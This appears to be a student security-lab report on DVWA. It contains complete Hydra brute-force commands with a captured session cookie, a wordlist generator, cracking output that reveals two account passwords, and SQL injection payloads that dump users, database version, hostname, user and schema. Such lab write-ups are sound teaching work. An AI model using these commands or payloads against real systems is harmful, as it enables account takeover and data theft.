# REPORT (2018201095)

## **Question 1:**

#### 1.PASSWORDS FOR ACCOUNTS:

ajay1 : omO ajay2 : EKR

#### 2. TOOLS USED:

a) 'Tamper Data' Add-On for Firefox

b) **Hydra** Brute force tool.

#### 3. STEPS:

**Step 1.** Analysising the HTTP request:



Figure 1. Beginnineg with Tampering of data i.e analysing request and response headers

I started with 'Tamper Data' add on for Firefox browser which analyses HTTP request and response headers .We send the random username and password through HTTP request and observe the HTTP response we get. This information will be used by our bruteforce tool to make fast requests and analyse its responses so as to get correct password for given usernames. Also we require PHP Session ID which is exchanges via these headers.

Step 2: Making HTTP request by using 128.199.255.176/DVWA/login.php

<b>Details</b> URL	
URL	
	http://128.199.255.176/DVWA/vulnerabili
Method	GET
Туре	main_frame
Request I	Body thas no request body.
Stop Tan	nper Cancel Request
Ok	

Figure 2: Making HTTP request using arbitrary username and password

## Step 3:

Ø ■ □ moz-exte	ension://8fceec42-16bd-4ad3-9310-edaf3ade8e18 - Start Tamper 🛭
URL	http://128.199.255.176/DVWA/vulnerabilities/brute/?username=aja
Method Type	GET main_frame
Headers	
Name	Value
Host	128.199.255.176
User-Agent	Mozilla/5.0 (X11; Ubuntu; l
Accept	text/html,application/xhtm
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://128.199.255.176/DV
Connection	keep-alive
Cookie	PSESSID=dmrbm9fhvu31fr
Unarada Incocura	

Figure 4: Request body after initiating request, Cookie field shows PHPSESSID

#### STEP 4: Making attack command in 'Hydra'

Hydra follows strict command structure. Its command comprises of following parameters and flags:

hydra -L <username list> -p <password list> <IP Address> <form parameters><failed login message>

```
where <username_list> takes username list as file <password_list> takes all possible passwords as list via file. IP Address: 128.199.255.176/DVWA/vulnerabilities/brute/ <form_parameters> http-get-form (as seen in tampering data) <failed_login_message> Username or/and password are incorrect.
```

It is very important that each of this parameter is correct else attack will fail. Special care is taken while writing failed messages.

So combining previous results, we make command for performing bruteforce attack.

Here, Instead of using -L flag we use -l flag so as to aim single user account.

For password\_list we require all passwords made from capital as well as small latin letters.

This can be achieved by following C++ program:

void printAllKLength(char set[], int k,int n)

```
{
    printAllKLengthRec(set, "", n, k);
}

int main()
{
    out.open("pass.txt");
    cout << "First Test" << endl;
    char set1[] = {'a',
    'b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z','A','B','C','D','E','F','G','H','I','J','K','L','M','N','O','P','Q','R','S','T','U','V','W','X','Y','Z'};
    int k = 3;
    printAllKLength(set1, k, 52);
}</pre>
```

Above C++ program generates all passwords (140608) having small and capital latin letters and saves it into pass.txt file line by line.

## **STEP 5**: So our Hydra command is:

hydra 128.199.255.176 -V -l ajay1 -P pass.txt http-get-form

"/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=User name and/or password incorrect.:H=Cookie: PHPSESSID=7rrol5tnauf0crfpje6vkl4f2g; security=low"

We aim to find the password of account with username 'ajay1' with flag -l and pass.txt as password\_list, We have also given PHPSESSID found while analysing HTTP requests. After executig above command result:

```
📵 ajay@ajay-HP: ~/sns5
ATTEMPT] target 128.199.255.176 - login "ajay1" - pass "omX" - 38530 of 140641
child 8] (0/33)
ATTEMPT] target 128.199.255.176 - login "ajay1" - pass "omY" - 38531 of 140641
child 11] (0/33)
ATTEMPT] target 128.199.255.176 - login "ajay1" - pass "omZ" - 38532 of 140641
child 0] (0/33)
          target 128.199.255.176 - login "ajay1" - pass "ona" - 38533 of 140641
child 1] (0/33)
ATTEMPT] target 128.199.255.176 - login "ajay1" - pass "onb" - 38534 of 140641
child 14] (0/33)
ATTEMPT] target 128.199.255.176 - login "ajay1" - pass "onc" - 38535 of 140641
child 7] (0/33)
          target 128.199.255.176 - login "ajay1" - pass "ond" - 38536 of 140641
child 10] (0/33)
ATTEMPT] target 128.199.255.176 - login "ajay1" - pass "one" - 38537 of 140641 child 4] (0/33)
80][http-get-form] host: 128.199.255.176
                                                login: ajay1
                                                                password: om0
l of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 12 final worker threads did not complete
until end.
[ERROR] 12 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
ydra (http://www.thc<u>.</u>org/thc-hydra) finished at 2019-03-31 14:01:11
 jay@ajay-HP:~/sns5$
```

Figure 5: Password for ajay1 is 'omO' according to Hydra Bruteforce attack

#### **STEP 6:**

We try this password found via bruteforce attack in login webpage:

	DVWA	
Home	Vulnerability: Brute Force	
About  Logout	Login Username: Password:	
	Welcome to the password protected area ajay1	
	More Information  • https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)  • http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password  • http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html	

Figure 7: Using password in login page which is found via bruteforce attack

As we can see attack is successful since web page successfully accepted username and password.

#### *STEP 7*:

We perform the same attack for account with username 'ajay2' which again has 3 character password.

So in this case Hydra command will be:

## hydra 128.199.255.176 -V -l ajay2 -P pass.txt http-get-form

 $"/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username\ and/or\ password\ incorrect.:H=Cookie:\ PHPSESSID=7rrol5tnauf0crfpje6vkl4f2g;\ security=low"$ 

```
ajay@ajay-HP: ~/sns5
ATTEMPT] target 128.199.255.176 - login "ajay2" - pass "ELe" - 5693 of 63252 [c
nild 10] (0/0)
[ATTEMPT] target 128.199.255.176 - login "ajay2" - pass "ELf" - 5694 of 63252 [c
nild 3] (0/0)
ATTEMPT] target 128.199.255.176 - login "ajay2" - pass "ELg" - 5695 of 63252 [c
nild 8] (0/0)
ATTEMPT] target 128.199.255.176 - login "ajay2" - pass "ELh" - 5696 of 63252 [c
nild 15] (0/0)
[ATTEMPT] target 128.199.255.176 - login "ajay2" - pass "ELi" - 5697 of 63252 [c
nild 6] (0/0)
[ATTEMPT] target 128.199.255.176 - login "ajay2" - pass "ELj" - 5698 of 63252 [c
nild 1] (0/0)
[ATTEMPT] target 128.199.255.176 - login "ajay2" - pass "ELk" - 5699 of 63252 [c
nild 2] (0/0)
ATTEMPT] target 128.199.255.176 - login "ajay2" - pass "ELl" - 5700 of 63252 [c
nild 5] (0/0)
[ATTEMPT] target 128.199.255.176 - login "ajay2" - pass "ELm" - 5701 of 63252 [c
nild 7] (0/0)
[ATTEMPT] target 128.199.255.176 - login "ajay2" - pass "ELn" - 5702 of 63252 [c
nild 9] (0/0)
[80][http-get-form] host: 128.199.255.176 login: ajay2 password: EKR
1 of 1 target successfully completed, 1 valid password found
lydra (http://www.thc.org/thc-hydra) finished at 2019-04-01 02:33:07
aiav@aiav-HP:~/sns5S
```

Figure 8: Password found for second account.

Login	
Username:	
Password:	
Login	
Welcome to the password protected area ajay2	
- 462	

Figure 9: Found password trid in webpage successfully.

### Question 2:

We perform SQL Injection for following tasks using User ID textbox:

a. All the users in the database

command: %' or '0'='0




Figure 8: All users displayed using only ID in sql injection.

b. The version of the database being used

command: %' or 0=0 union select null, version() #




Figure 9: Database version displayed as Name: Surname format

#### c. The hostname

command:%' or 0=0 union select null, @@hostname#




Figure 10: Hostname displayed using SQL injection.

## d. The user of the database

command: %' or 0=0 union select null, user() #




Figure 11: User of the database using SQL Injection

## e. The schema that is being used

command for database name: %' or 0=0 union select null, database() #




Figure 12: Database name displayed using SQL Injection